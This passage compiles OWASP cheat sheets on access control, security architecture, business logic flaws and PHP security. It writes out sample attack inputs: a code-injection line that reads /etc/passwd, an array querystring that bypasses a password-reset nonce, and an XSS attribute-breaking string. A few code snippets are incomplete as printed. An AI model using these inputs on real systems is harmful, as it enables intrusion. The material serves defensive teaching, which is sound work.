- Where possible restrict administrator access to machines located on the local area network (i.e. it's best to avoid remote administrator access from public facing access points)
- Log all failed access authorization requests to a secure location for review by administrators
- Perform reviews of failed login attempts on a periodic basis
- Utilize the strengths and functionality provided by the SSO solution you chose

Java

```
if ( authenticated ) {
  request.getSession(true).setValue("AUTHLEVEL") = X_USER;
}
```

.NET (C#)

```
if ( authenticated ) {
  Session["AUTHLEVEL"] = X_USER;
}
```

PHP

```
if ( authenticated ) {
  $_SESSION['authlevel'] = X_USER; // X_USER is defined elsewhere as
      ↪ meaning, the user is authorized
}
```

33.8. Best Practices

33.8.1. Best Practice: Code to the Activity

```
if (AC.hasAccess(ARTICLE_EDIT)) {
  //execute activity
}
```

- Code it once, never needs to change again
- Implies policy is persisted/centralized in some way
- Avoid assigning permissions on a per-user basis
- Requires more design/work up front to get right

33.8.2. Best Practice: Centralized ACL Controller

- Define a centralized access controller

```
ACLService.isAuthorized(ACTION_CONSTANT)
ACLService.assertAuthorized(ACTION_CONSTANT)
```

- Access control decisions go through these simple API's
- Centralized logic to drive policy behavior and persistence
- May contain data-driven access control policy information
- Policy language needs to support ability to express both access rights and prohibitions

33.8.3. Best Practice: Using a Centralized Access Controller

- In Presentation Layer

```
if (isAuthorized(VIEW_LOG_PANEL)) {
  Here are the logs <%=getLogs();%/>
}
```

- In Controller

```
try (assertAuthorized(DELETE_USER)) {
   deleteUser();
}
```

33.8.4. Best Practice: Verifying policy server-side

- Keep user identity verification in session
- Load entitlements server side from trusted sources
- Force authorization checks on ALL requests
  - JS file, image, AJAX and FLASH requests as well!
  - Force this check using a filter if possible

33.9. SQL Integrated Access Control

Example Feature

```
http://mail.example.com/viewMessage?msgid=2356342
```

This SQL would be vulnerable to tampering

```
select * from messages where messageid = 2356342
```

Ensure the owner is referenced in the query!

```
select * from messages where messageid = 2356342 AND messages.message_owner
    ↪ =
```

33.10. Access Control Positive Patterns

- Code to the activity, not the role
- Centralize access control logic
- Design access control as a filter
- Deny by default, fail securely
- Build centralized access control mechanism
- Apply same core logic to presentation and server-side access control decisions
- Determine access control through Server-side trusted data

33.11. Data Contextual Access Control

Data Contextual / Horizontal Access Control API examples

```
ACLService.isAuthorized(EDIT_ORG, 142)
ACLService.assertAuthorized(VIEW_ORG, 900)
```

Long Form

```
isAuthorized(user, EDIT_ORG, Organization.class, 14)
```

- Essentially checking if the user has the right role in the context of a specific object
- Centralize access control logic
- Protecting data at the lowest level!

33.12. Authors and Primary Editors

Jim Manico - jim [at] owasp dot org, Fred Donovan - fred.donovan [at] owasp dot org, Mennouchi Islam Azeddine - azeddine.mennouchi [at] owasp.org

34. Application Security Architecture Cheat Sheet

`https://www.owasp.org/index.php/Application_Security_Architecture_Cheat_Sheet`, last modified on 31 July 2012

34.1. Introduction

This cheat sheet offers tips for the initial design and review of an application's security architecture.

34.2. Business Requirements

34.2.1. Business Model

- What is the application's primary business purpose?
- How will the application make money?
- What are the planned business milestones for developing or improving the application?
- How is the application marketed?
- What key benefits does application offer its users?
- What business continuity provisions have been defined for the application?
- What geographic areas does the application service?

34.2.2. Data Essentials

- What data does the application receive, produce, and process?
- How can the data be classified into categories according to its sensitivity?
- How might an attacker benefit from capturing or modifying the data?
- What data backup and retention requirements have been defined for the application?

34.2.3. End-Users

- Who are the application's end-users?
- How do the end-users interact with the application?
- What security expectations do the end-users have?

34.2.4. Partners

- Which third-parties supply data to the application?
- Which third-parties receive data from the applications?
- Which third-parties process the application's data?
- What mechanisms are used to share data with third-parties besides the application itself?
- What security requirements do the partners impose?

34.2.5. Administrators

- Who has administrative capabilities in the application?
- What administrative capabilities does the application offer?

34.2.6. Regulations

- In what industries does the application operate?
- What security-related regulations apply?
- What auditing and compliance regulations apply?

34.3. Infrastructure Requirements

34.3.1. Network

- What details regarding routing, switching, firewalling, and load-balancing have been defined?
- What network design supports the application?
- What core network devices support the application?
- What network performance requirements exist?
- What private and public network links support the application?

34.3.2. Systems

- What operating systems support the application?
- What hardware requirements have been defined?
- What details regarding required OS components and lock-down needs have been defined?

34.3.3. Infrastructure Monitoring

- What network and system performance monitoring requirements have been defined?
- What mechanisms exist to detect malicious code or compromised application components?
- What network and system security monitoring requirements have been defined?

34.3.4. Virtualization and Externalization

- What aspects of the application lend themselves to virtualization?
- What virtualization requirements have been defined for the application?
- What aspects of the product may or may not be hosted via the cloud computing model?

34.4. Application Requirements

34.4.1. Environment

- What frameworks and programming languages have been used to create the application?
- What process, code, or infrastructure dependencies have been defined for the application?
- What databases and application servers support the application?

34.4.2. Data Processing

- What data entry paths does the application support?
- What data output paths does the application support?
- How does data flow across the application's internal components?
- What data input validation requirements have been defined?
- What data does the application store and how?
- What data is or may need to be encrypted and what key management requirements have been defined?
- What capabilities exist to detect the leakage of sensitive data?
- What encryption requirements have been defined for data in transit over WAN and LAN links?

34.4.3. Access

- What user privilege levels does the application support?
- What user identification and authentication requirements have been defined?
- What user authorization requirements have been defined?
- What session management requirements have been defined?
- What access requirements have been defined for URI and Service calls?
- What user access restrictions have been defined?
- How are user identities maintained throughout transaction calls?

34.4.4. Application Monitoring

- What application auditing requirements have been defined?
- What application performance monitoring requirements have been defined?
- What application security monitoring requirements have been defined?
- What application error handling and logging requirements have been defined?
- How are audit and debug logs accessed, stored, and secured?

34.4.5. Application Design

- What application design review practices have been defined and executed?
- How is intermediate or in-process data stored in the application components' memory and in cache?
- How many logical tiers group the application's components?
- What staging, testing, and Quality Assurance requirements have been defined?

34.5. Security Program Requirements

34.5.1. Operations

- What is the process for identifying and addressing vulnerabilities in the application?
- What is the process for identifying and addressing vulnerabilities in network and system components?
- What access to system and network administrators have to the application's sensitive data?
- What security incident requirements have been defined?
- How do administrators access production infrastructure to manage it?
- What physical controls restrict access to the application's components and data?
- What is the process for granting access to the environment hosting the application?

34.5.2. Change Management

- How are changes to the code controlled?
- How are changes to the infrastructure controlled?
- How is code deployed to production?
- What mechanisms exist to detect violations of change management practices?

34.5.3. Software Development

- What data is available to developers for testing?
- How do developers assist with troubleshooting and debugging the application?
- What requirements have been defined for controlling access to the applications source code?
- What secure coding processes have been established?

34.5.4. Corporate

- What corporate security program requirements have been defined?
- What security training do developers and administrators undergo?
- Which personnel oversees security processes and requirements related to the application?
- What employee initiation and termination procedures have been defined?
- What application requirements impose the need to enforce the principle of separation of duties?
- What controls exist to protect a compromised in the corporate environment from affecting production?
- What security governance requirements have been defined?

34.6. Authors and Primary Editors

Lenny Zeltser

35. Business Logic Security Cheat Sheet

https://www.owasp.org/index.php/Business_Logic_Security_Cheat_Sheet, last modified on 5 June 2014

35.1. Introduction

This cheat sheet provides some guidance for identifying some of the various types of business logic vulnerabilities and some guidance for preventing and testing for them.

35.2. What is a Business Logic Vulnerability?

A business logic vulnerability is one that allows the attacker to misuse an application by circumventing the business rules. Most security problems are weaknesses in an application that result from a broken or missing security control (authentication, access control, input validation, etc...). By contrast, business logic vulnerabilities are ways of using the legitimate processing flow of an application in a way that results in a negative consequence to the organization.
Many articles that describe business logic problems simply take an existing and well understood web application security problem and discuss the business consequence of the vulnerability. True business logic problems are actually different from the typical security vulnerability. Too often, the business logic category is used for vulnerabilities that can't be scanned for automatically. This makes it very difficult to apply any kind of categorization scheme. A useful rule-of-thumb to use is that if you need to truly understand the business to understand the vulnerability, you might have a business-logic problem on your hands. If you don't understand the business, then it's probably just a typical application vulnerability in one of the other categories.
For example, an electronic bulletin board system was designed to ensure that initial posts do not contain profanity based on a list that the post is compared against. If a word on the list is found the submission is not posted. But, once a submission is posted the submitter can access, edit, and change the submission contents to include words included on the profanity list since on edit the posting is never compared again.
Testing for business rules vulnerabilities involves developing business logic abuse cases with the goal of successfully completing the business process while not complying with one or more of the business rules.

35.2.1. Identify Business Rules and Derive Test/Abuse Cases

The first step is to identify the business rules that you care about and turn them into experiments designed to verify whether the application properly enforces the business rule. For example, if the rule is that purchases over \$1000 are discounted by 10%, then positive and negative tests should be designed to ensure that

1. the control is in place to implement the business rule,
2. the control is implemented correctly and cannot be bypassed or tampered with, and

3. the control is used properly in all the necessary places

Business rules vulnerabilities involve any type of vulnerability that allows the attacker to misuse an application in a way that will allow them to circumvent any business rules, constraints or restrictions put in place to properly complete the business process. For example, on a stock trading application is the attacker allowed to start a trade at the beginning of the day and lock in a price, hold the transaction open until the end of the day, then complete the sale if the stock price has risen or cancel out if the price dropped. Business Logic testing uses many of the same testing tools and techniques used by functional testers. While a majority of Business Logic testing remains an art relying on the manual skills of the tester, their knowledge of the complete business process, and its rules, the actual testing may involve the use of some functional and security testing tools.

35.2.2. Consider Time Related Business Rules

TBD: Can the application be used to change orders after they are committed, make transactions appear in the wrong sequence, etc...
The application must be time-aware and not allow attackers to hold transactions open preventing them completing until and unless it is advantageous to do so.

35.2.3. Consider Money Related Business Rules

TBD: These should cover financial limits and other undesirable transactions. Can the application be used to create inappropriate financial transactions? Does it allow the use of NaN or Infinity? Are inaccuracies introduced because of the data structures used to model money?

35.2.4. Consider Process Related Business Rules

TBD: This is for steps in a process, approvals, communications, etc... Can the application be used to bypass or otherwise abuse the steps in a process?
Workflow vulnerabilities involve any type of vulnerability that allows the attacker to misuse an application in a way that will allow them to circumvent the designed workflow or continue once the workflow has been broken. For example, an ecommerce site that give loyalty points for each dollar spent should not apply points to the customer's account until the transaction is tendered. Applying points to the account before tendering may allow the customer to cancel the transaction and incorrectly receive points.
The application must have checks in place ensuring that the users complete each step in the process in the correct order and prevent attackers from circumventing any steps/processes in the workflow. Test for workflow vulnerabilities involves attempts to execute the steps in the process in an inappropriate order.

35.2.5. Consider Human Resource Business Rules

TBD: This is for rules surrounding HR. Could the application be used to violate any HR procedures or standards

35.2.6. Consider Contractual Relationship Business Rules

TBD: Can the application be used in a manner that is inconsistent with any contractual relationships – such as a contract with a service provider

35.2.7. TBD - Let's think of some other REAL Business Rules

35.3. Related Articles

WARNING: Most of the examples discussed in these articles are not actually business logic flaws

- Seven Business Logic Flaws That Put Your Website At Risk[1] – Jeremiah Grossman Founder and CTO, WhiteHat Security
- Top 10 Business Logic Attack Vectors Attacking and Exploiting Business Application Assets and Flaws – Vulnerability Detection to Fix[2][3]
- CWE-840: Business Logic Errors[4]

35.4. Authors and Primary Editors

Ashish Rao rao.ashish20[at]gmail.com, David Fern dfern[at]verizon.net

[1]https://www.whitehatsec.com/assets/WP_bizlogic092407.pdf
[2]http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/
[3]http://www.ntobjectives.com/files/Business_Logic_White_Paper.pdf
[4]http://cwe.mitre.org/data/definitions/840.html

36. PHP Security Cheat Sheet

`https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet`, last modified on 3 February 2015

36.1. Introduction

This page intends to provide basic PHP security tips for developers and administrators. Keep in mind that tips mentioned in this page may not be sufficient for securing your web application.

36.1.1. PHP overview

PHP is the most commonly used server-side programming language, with 81.8% of web servers deploying it, according to W3 Techs.
An open source technology, PHP is unusual in that it is both a language and a web framework, with typical web framework features built-in to the language. Like all web languages, there is also a large community of libraries etc. that contribute to the security (or otherwise) of programming in PHP. All three aspects (language, framework, and libraries) need to be taken into consideration when trying to secure a PHP site.
PHP is a 'grown' language rather than deliberately engineered, making writing insecure PHP applications far too easy and common. If you want to use PHP securely, then you should be aware of all its pitfalls.

Language issues

Weak typing
PHP is weakly typed, which means that it will automatically convert data of an incorrect type into the expected type. This feature very often masks errors by the developer or injections of unexpected data, leading to vulnerabilities (see "Input handling" below for an example).
Try to use functions and operators that do not do implicit type conversions (e.g. === and not ==). Not all operators have strict versions (for example greater than and less than), and many built-in functions (like in_array) use weakly typed comparison functions by default, making it difficult to write correct code.

Exceptions and error handling
Almost all PHP builtins, and many PHP libraries, do not use exceptions, but instead report errors in other ways (such as via notices) that allow the faulty code to carry on running. This has the effect of masking many bugs. In many other languages, and most high level languages that compete with PHP, error conditions that are caused by developer errors, or runtime errors that the developer has failed to anticipate, will cause the program to stop running, which is the safest thing to do.
Consider the following code which attempts to limit access to a certain function using a database query that checks to see if the username is on a black list:

```
$db_link = mysqli_connect('localhost', 'dbuser', 'dbpassword', 'dbname');
```

```
function can_access_feature($current_user) {
  global $db_link;
  $username = mysqli_real_escape_string($db_link, $current_user->username);
  $res = mysqli_query($db_link, "SELECT COUNT(id) FROM blacklisted_users
      ↪ WHERE username = '$username';");
  $row = mysqli_fetch_array($res);
  if ((int)$row[0] > 0) {
    return false; }
 else {
    return true;
  }
}
```

```
if (!can_access_feature($current_user)) {
  exit();
}
// Code for feature here
```

There are various runtime errors that could occur in this - for example, the database connection could fail, due to a wrong password or the server being down etc., or the connection could be closed by the server after it was opened client side. In these cases, by default the mysqli_ functions will issue warnings or notices, but will not throw exceptions or fatal errors. This means that the code simply carries on! The variable $row becomes NULL, and PHP will evaluate $row[0] also as NULL, and (int)$row[0] as 0, due to weak typing. Eventually the can_access_feature function returns true, giving access to all users, whether they are on the blacklist or not.
If these native database APIs are used, error checking should be added at every point. However, since this requires additional work, and is easily missed, this is insecure by default. It also requires a lot of boilerplate. This is why accessing a database should always be done by using PHP Data Objects (PDO)[1] specified with the ERRMODE_WARNING or ERRMODE_EXCEPTION flags[2] unless there is a clearly compelling reason to use native drivers and careful error checking.
It is often best to turn up error reporting as high as possible using the error_reporting[3] function, and never attempt to suppress error messages — always follow the warnings and write code that is more robust.

php.ini

The behaviour of PHP code often depends strongly on the values of many configuration settings, including fundamental changes to things like how errors are handled. This can make it very difficult to write code that works correctly in all circumstances. Different libraries can have different expectations or requirements about these settings, making it difficult to correctly use 3rd party code. Some are mentioned below under "Configuration."

Unhelpful builtins

PHP comes with many built-in functions, such as addslashes, mysql_escape_string and mysql_real_escape_string, that appear to provide security, but are often buggy and, in fact, are unhelpful ways to deal with security problems. Some of these builtins are being deprecated and removed, but due to backwards compatibility policies this takes a long time.
PHP also provides an 'array' data structure, which is used extensively in all PHP code and internally, that is a confusing mix between an array and a dictionary. This

[1]http://php.net/manual/en/intro.pdo.php
[2]http://php.net/manual/en/pdo.error-handling.php
[3]http://www.php.net/manual/en/function.error-reporting.php

confusion can cause even experienced PHP developers to introduce critical security vulnerabilities such as Drupal SA-CORE-2014-005[4] (see the patch[5]).

Framework issues

URL routing

PHP's built-in URL routing mechanism is to use files ending in ".php" in the directory structure. This opens up several vulnerabilities:

- Remote execution vulnerability for every file upload feature that does not sanitise the filename. Ensure that when saving uploaded files, the content and filename are appropriately sanitised.
- Source code, including config files, are stored in publicly accessible directories along with files that are meant to be downloaded (such as static assets). Misconfiguration (or lack of configuration) can mean that source code or config files that contain secret information can be downloaded by attackers. You can use .htaccess to limit access. This is not ideal, because it is insecure by default, but there is no other alternative.

Input handling

Instead of treating HTTP input as simple strings, PHP will build arrays from HTTP input, at the control of the client. This can lead to confusion about data, and can easily lead to security bugs. For example, consider this simplified code from a "one time nonce" mechanism that might be used, for example in a password reset code:

```
$supplied_nonce = $_GET['nonce'];
$correct_nonce = get_correct_value_somehow();
if (strcmp($supplied_nonce, $correct_nonce) == 0) {
  // Go ahead and reset the password
} else {
  echo 'Sorry, incorrect link';
}
```

If an attacker uses a querystring like this:

```
http://example.com/?nonce[]=a
```

then we end up with $supplied_nonce being an array. The function strcmp() will then return NULL (instead of throwing an exception, which would be much more useful), and then, due to weak typing and the use of the == (equality) operator instead of the === (identity) operator, the comparison succeeds (since the expression NULL == 0 is true according to PHP), and the attacker will be able to reset the password without providing a correct nonce.
Exactly the same issue, combined with the confusion of PHP's 'array' data structure, can be exploited in issues such as Drupal SA-CORE-2014-005[6] - see example exploit[7].

Template language

PHP is essentially a template language. However, it doesn't do HTML escaping by default, which makes it very problematic for use in a web application - see section on XSS below.

[4]https://www.drupal.org/SA-CORE-2014-005
[5]http://cgit.drupalcode.org/drupal/commit/?id=26a7752c34321fd9cb889308f507ca6bdb777f08
[6]https://www.drupal.org/SA-CORE-2014-005
[7]http://www.zoubi.me/blog/drupageddon-sa-core-2014-005-drupal-7-sql-injection-exploit-demo

Other inadequacies

There are other important things that a web framework should supply, such as a CSRF protection mechanism that is on by default. Because PHP comes with a rudimentary web framework that is functional enough to allow people to create web sites, many people will do so without any knowledge that they need CSRF protection.

Third party PHP code

Libraries and projects written in PHP are often insecure due to the problems highlighted above, especially when proper web frameworks are not used. Do not trust PHP code that you find on the web, as many security vulnerabilities can hide in seemingly innocent code.
Poorly written PHP code often results in warnings being emitted, which can cause problems. A common solution is to turn off all notices, which is exactly the opposite of what ought to be done (see above), and leads to progressively worse code.

36.1.2. Update PHP Now

Important Note: PHP 5.2.x is officially unsupported now. This means that in the near future, when a common security flaw on PHP 5.2.x is discovered, PHP 5.2.x powered website may become vulnerable. It is of utmost important that you upgrade your PHP to 5.3.x or 5.4.x right now.
Also keep in mind that you should regularly upgrade your PHP distribution on an operational server. Every day new flaws are discovered and announced in PHP and attackers use these new flaws on random servers frequently.

36.2. Configuration

The behaviour of PHP is strongly affected by configuration, which can be done through the "php.ini" file, Apache configuration directives and runtime mechanisms - see `http://www.php.net/manual/en/configuration.php`
There are many security related configuration options. Some are listed below:

36.2.1. SetHandler

PHP code should be configured to run using a 'SetHandler' directive. In many instances, it is wrongly configured using an 'AddHander' directive. This works, but also makes other files executable as PHP code - for example, a file name "foo.php.txt" will be handled as PHP code, which can be a very serious remote execution vulnerability if "foo.php.txt" was not intended to be executed (e.g. example code) or came from a malicious file upload.

36.3. Untrusted data

All data that is a product, or subproduct, of user input is to NOT be trusted. They have to either be validated, using the correct methodology, or filtered, before considering them untainted.
Super globals which are not to be trusted are $_SERVER, $_GET, $_POST, $_REQUEST, $_FILES and $_COOKIE. Not all data in $_SERVER can be faked by the user, but a considerable amount in it can, particularly and specially everything that deals with HTTP headers (they start with HTTP_).

36.3.1. File uploads

Files received from a user pose various security threats, especially if other users can download these files. In particular:

- Any file served as HTML can be used to do an XSS attack
- Any file treated as PHP can be used to do an extremely serious attack - a remote execution vulnerability.

Since PHP is designed to make it very easy to execute PHP code (just a file with the right extension), it is particularly important for PHP sites (any site with PHP installed and configured) to ensure that uploaded files are only saved with sanitised file names.

36.3.2. Common mistakes on the processing of $_FILES array

It is common to find code snippets online doing something similar to the following code:

```
if ($_FILES['some_name']['type'] == 'image/jpeg') {
  //Proceed to accept the file as a valid image
}
```

However, the type is not determined by using heuristics that validate it, but by simply reading the data sent by the HTTP request, which is created by a client. A better, yet not perfect, way of validating file types is to use finfo class.

```
$finfo = new finfo(FILEINFO_MIME_TYPE);
$fileContents = file_get_contents($_FILES['some_name']['tmp_name']);
$mimeType = $finfo->buffer($fileContents);
```

Where $mimeType is a better checked file type. This uses more resources on the server, but can prevent the user from sending a dangerous file and fooling the code into trusting it as an image, which would normally be regarded as a safe file type.

36.3.3. Use of $_REQUEST

Using $_REQUEST is strongly discouraged. This super global is not recommended since it includes not only POST and GET data, but also the cookies sent by the request. All of this data is combined into one array, making it almost impossible to determine the source of the data. This can lead to confusion and makes your code prone to mistakes, which could lead to security problems.

36.4. Database Cheat Sheet

Since a single SQL Injection vulnerability permits the hacking of your website, and every hacker first tries SQL injection flaws, fixing SQL injections are the first step to securing your PHP powered application. Abide to the following rules:

36.4.1. Never concatenate or interpolate data in SQL

Never build up a string of SQL that includes user data, either by concatenation:

```
$sql = "SELECT * FROM users WHERE username = '" . $username . "';";
```

or interpolation, which is essentially the same:

```
$sql = "SELECT * FROM users WHERE username = '$username';";
```

If '$username' has come from an untrusted source (and you must assume it has, since you cannot easily see that in source code), it could contain characters such as ' that will allow an attacker to execute very different queries than the one intended, including deleting your entire database etc. Using prepared statements and bound parameters is a much better solution. PHP's [mysqli](http://php.net/mysqli) and [PDO](http://php.net/pdo) functionality includes this feature (see below).

36.4.2. Escaping is not safe

mysql_real_escape_string is not safe. Don't rely on it for your SQL injection prevention.

Why When you use mysql_real_escape_string on every variable and then concat it to your query, you are bound to forget that at least once, and once is all it takes. You can't force yourself in any way to never forget. In addition, you have to ensure that you use quotes in the SQL as well, which is not a natural thing to do if you are assuming the data is numeric, for example. Instead use prepared statements, or equivalent APIs that always do the correct kind of SQL escaping for you. (Most ORMs will do this escaping, as well as creating the SQL for you).

36.4.3. Use Prepared Statements

Prepared statements are very secure. In a prepared statement, data is separated from the SQL command, so that everything user inputs is considered data and put into the table the way it was.
See the PHP docs on MySQLi prepared statements[8] and PDO prepared statements[9]

Where prepared statements do not work

The problem is, when you need to build dynamic queries, or need to set variables not supported as a prepared variable, or your database engine does not support prepared statements. For example, PDO MySQL does not support ? as LIMIT specifier. Additionally, they cannot be used for things like table names or columns in 'SELECT' statements. In these cases, you should use query builder that is provided by a framework, if available. If not, several packages are available for use via Composer[10] and Packagist[11]. Do not roll your own.

36.4.4. ORM

ORMs (Object Relational Mappers) are good security practice. If you're using an ORM (like Doctrine[12]) in your PHP project, you're still prone to SQL attacks. Although injecting queries in ORM's is much harder, keep in mind that concatenating ORM queries makes for the same flaws that concatenating SQL queries, so *NEVER* concatenate strings sent to a database. ORM's support prepared statements as well. Always be sure to evaluate the code of *any* ORM you use to validate how it handles the execution of the SQL it generates. Ensure it does not concatenate the values and instead uses prepared statements internally as well as following good security practices.

[8] `http://php.net/manual/en/mysqli.quickstart.prepared-statements.php`
[9] `http://php.net/manual/en/pdo.prepare.php`
[10] `http://getcomposer.org/`
[11] `http://packagist.org/`
[12] `http://www.doctrine-project.org/`

36.4.5. Encoding Issues

Use UTF-8 unless necessary

Many new attack vectors rely on encoding bypassing. Use UTF-8 as your database and application charset unless you have a mandatory requirement to use another encoding.

```
$DB = new mysqli($Host, $Username, $Password, $DatabaseName);
if (mysqli_connect_errno())
  trigger_error("Unable to connect to MySQLi database.");
$DB->set_charset('UTF-8');
```

36.5. Other Injection Cheat Sheet

SQL aside, there are a few more injections possible and common in PHP:

36.5.1. Shell Injection

A few PHP functions namely

- shell_exec
- exec
- passthru
- system
- backtick operator (`)

run a string as shell scripts and commands. Input provided to these functions (specially backtick operator that is not like a function). Depending on your configuration, shell script injection can cause your application settings and configuration to leak, or your whole server to be hijacked. This is a very dangerous injection and is somehow considered the haven of an attacker.
Never pass tainted input to these functions - that is input somehow manipulated by the user - unless you're absolutely sure there's no way for it to be dangerous (which you never are without whitelisting). Escaping and any other countermeasures are ineffective, there are plenty of vectors for bypassing each and every one of them; don't believe what novice developers tell you.

36.5.2. Code Injection

All interpreted languages such as PHP, have some function that accepts a string and runs that in that language. In PHP this function is named eval(). Using eval is a very bad practice, not just for security. If you're absolutely sure you have no other way but eval, use it without any tainted input. Eval is usually also slower.
Function preg_replace() should not be used with unsanitised user input, because the payload will be eval()'ed[13].

```
preg_replace("/.*/e","system('echo /etc/passwd')");
```

Reflection also could have code injection flaws. Refer to the appropriate reflection documentations, since it is an advanced topic.

[13]http://stackoverflow.com/a/4292439

36.5.3. Other Injections

LDAP, XPath and any other third party application that runs a string, is vulnerable to injection. Always keep in mind that some strings are not data, but commands and thus should be secure before passing to third party libraries.

36.6. XSS Cheat Sheet

There are two scenarios when it comes to XSS, each one to be mitigated accordingly:

36.6.1. No Tags

Most of the time, there is no need for user supplied data to contain unescaped HTML tags when output. For example when you're about to dump a textbox value, or output user data in a cell.
If you are using standard PHP for templating, or 'echo' etc., then you can mitigate XSS in this case by applying 'htmlspecialchars' to the data, or the following function (which is essentially a more convenient wrapper around 'htmlspecialchars'). *However, this is not recommended.* The problem is that you have to remember to apply it every time, and if you forget once, you have an XSS vulnerability. Methodologies that are insecure by default must be treated as insecure.
Instead of this, you should use a template engine that applies HTML escaping *by default* - see below. All HTML should be passed out through the template engine.
If you cannot switch to a secure template engine, you can use the function below on all untrusted data.
Keep in mind that this scenario won't mitigate XSS when you use user input in dangerous elements (style, script, image's src, a, etc.), but mostly you don't. Also keep in mind that every output that is not intended to contain HTML tags should be sent to the browser filtered with the following function.

```
//xss mitigation functions
function xssafe($data,$encoding='UTF-8') {
  return htmlspecialchars($data,ENT_QUOTES | ENT_HTML401,$encoding);
}
function xecho($data) {
  echo xssafe($data);
}
```

```
//usage example
<input type='text' name='test' value='<?php
xecho ("' onclick='alert(1)");
?>' />
```

36.6.2. Untrusted Tags

When you need to allow users to supply HTML tags that are used in your output, such as rich blog comments, forum posts, blog posts and etc., but cannot trust the user, you have to use a *Secure Encoding* library. This is usually hard and slow, and that's why most applications have XSS vulnerabilities in them. OWASP ESAPI has a bunch of codecs for encoding different sections of data. There's also OWASP AntiSammy and HTMLPurifier for PHP. Each of these require lots of configuration and learning to perform well, but you need them when you want that good of an application.

36.6.3. Templating engines

There are several templating engines that can help the programmer (and designer) to output data and protect from most XSS vulnerabilities. While their primary goal isn't security, but improving the designing experience, most important templating engines automatically escape the variables on output and force the developer to explicitly indicate if there is a variable that shouldn't be escaped. This makes output of variables have a white-list behavior. There exist several of these engines. A good example is twig[14]. Other popular template engines are Smarty, Haanga and Rain TPL.
Templating engines that follow a white-list approach to escaping are essential for properly dealing with XSS, because if you are manually applying escaping, it is too easy to forget, and developers should always use systems that are secure by default if they take security seriously.

36.6.4. Other Tips

- Don't have a *trusted section* in any web application. Many developers tend to leave admin areas out of XSS mitigation, but most intruders are interested in admin cookies and XSS. Every output should be cleared by the functions provided above, if it has a variable in it. Remove every instance of echo, print, and printf from your application and replace them with a secure template engine.
- HTTP-Only cookies are a very good practice, for a near future when every browser is compatible. Start using them now. (See PHP.ini configuration for best practice)
- The function declared above, only works for valid HTML syntax. If you put your Element Attributes without quotation, you're doomed. Go for valid HTML.
- Reflected XSS[15] is as dangerous as normal XSS, and usually comes at the most dusty corners of an application. Seek it and mitigate it.
- Not every PHP installation has a working *mhash* extension, so if you need to do hashing, check it before using it. Otherwise you can't do SHA-256
- Not every PHP installation has a working *mcrypt* extension, and without it you can't do AES. Do check if you need it.

36.7. CSRF Cheat Sheet

CSRF mitigation is easy in theory, but hard to implement correctly. First, a few tips about CSRF:

- Every request that does something noteworthy, should be CSRF mitigated. Noteworthy things are changes to the system, and reads that take a long time.
- CSRF mostly happens on GET, but is easy to happen on POST. Don't ever think that post is secure.

The OWASP PHP CSRFGuard[16] is a code snippet that shows how to mitigate CSRF. Only copy pasting it is not enough. In the near future, a copy-pasteable version would be available (hopefully). For now, mix that with the following tips:

[14]`http://twig.sensiolabs.org/`
[15]`https://www.owasp.org/index.php/Reflected_XSS`
[16]`https://www.owasp.org/index.php/PHP_CSRF_Guard`

- Use re-authentication for critical operations (change password, recovery email, etc.)
- If you're not sure whether your operation is CSRF proof, consider adding CAPTCHAs (however CAPTCHAs are inconvenience for users)
- If you're performing operations based on other parts of a request (neither GET nor POST) e.g Cookies or HTTP Headers, you might need to add CSRF tokens there as well.
- AJAX powered forms need to re-create their CSRF tokens. Use the function provided above (in code snippet) for that and never rely on Javascript.
- CSRF on GET or Cookies will lead to inconvenience, consider your design and architecture for best practices.

36.8. Authentication and Session Management Cheat Sheet

PHP doesn't ship with a readily available authentication module, you need to implement your own or use a PHP framework, unfortunately most PHP frameworks are far from perfect in this manner, due to the fact that they are developed by open source developer community rather than security experts. A few instructive and useful tips are listed below:

36.8.1. Session Management

PHP's default session facilities are considered safe, the generated PHPSessionID is random enough, but the storage is not necessarily safe:

- Session files are stored in temp (/tmp) folder and are world writable unless suPHP installed, so any LFI or other leak might end-up manipulating them.
- Sessions are stored in files in default configuration, which is terribly slow for highly visited websites. You can store them on a memory folder (if UNIX).
- You can implement your own session mechanism, without ever relying on PHP for it. If you did that, store session data in a database. You could use all, some or none of the PHP functionality for session handling if you go with that.

Session Hijacking Prevention

It is good practice to bind sessions to IP addresses, that would prevent most session hijacking scenarios (but not all), however some users might use anonymity tools (such as TOR) and they would have problems with your service.
To implement this, simply store the client IP in the session first time it is created, and enforce it to be the same afterwards. The code snippet below returns client IP address:

```
$IP = getenv ( "REMOTE_ADDR" );
```

Keep in mind that in local environments, a valid IP is not returned, and usually the string :::1 or :::127 might pop up, thus adapt your IP checking logic. Also beware of versions of this code which make use of the HTTP_X_FORWARDED_FOR variable as this data is effectively user input and therefore susceptible to spoofing (more information here[17] and here[18])

[17]http://www.thespanner.co.uk/2007/12/02/faking-the-unexpected/
[18]http://security.stackexchange.com/a/34327/37

Invalidate Session ID

You should invalidate (unset cookie, unset session storage, remove traces) of a session whenever a violation occurs (e.g 2 IP addresses are observed). A log event would prove useful. Many applications also notify the logged in user (e.g GMail).

Rolling of Session ID

You should roll session ID whenever elevation occurs, e.g when a user logs in, the session ID of the session should be changed, since it's importance is changed.

Exposed Session ID

Session IDs are considered confidential, your application should not expose them anywhere (specially when bound to a logged in user). Try not to use URLs as session ID medium.
Transfer session ID over TLS whenever session holds confidential information, otherwise a passive attacker would be able to perform session hijacking.

Session Fixation

Invalidate the Session id after user login (or even after each request) with session_regenerate_id()[19].

Session Expiration

A session should expire after a certain amount of inactivity, and after a certain time of activity as well. The expiration process means invalidating and removing a session, and creating a new one when another request is met.
Also keep the *log out* button close, and unset all traces of the session on log out.

Inactivity Timeout

Expire a session if current request is X seconds later than the last request. For this you should update session data with time of the request each time a request is made. The common practice time is 30 minutes, but highly depends on application criteria. This expiration helps when a user is logged in on a publicly accessible machine, but forgets to log out. It also helps with session hijacking.

General Timeout

Expire a session if current session has been active for a certain amount of time, even if active. This helps keeping track of things. The amount differs but something between a day and a week is usually good. To implement this you need to store start time of a session.

Cookies

Handling cookies in a PHP script has some tricks to it:

Never Serialize

Never serialize data stored in a cookie. It can easily be manipulated, resulting in adding variables to your scope.

Proper Deletion

To delete a cookie safely, use the following snippet:

[19] `http://www.php.net/session_regenerate_id`

```
setcookie ($name, "", 1);
setcookie ($name, false);
unset($_COOKIE[$name]);
```

The first line ensures that cookie expires in browser, the second line is the standard way of removing a cookie (thus you can't store false in a cookie). The third line removes the cookie from your script. Many guides tell developers to use time() - 3600 for expiry, but it might not work if browser time is not correct.
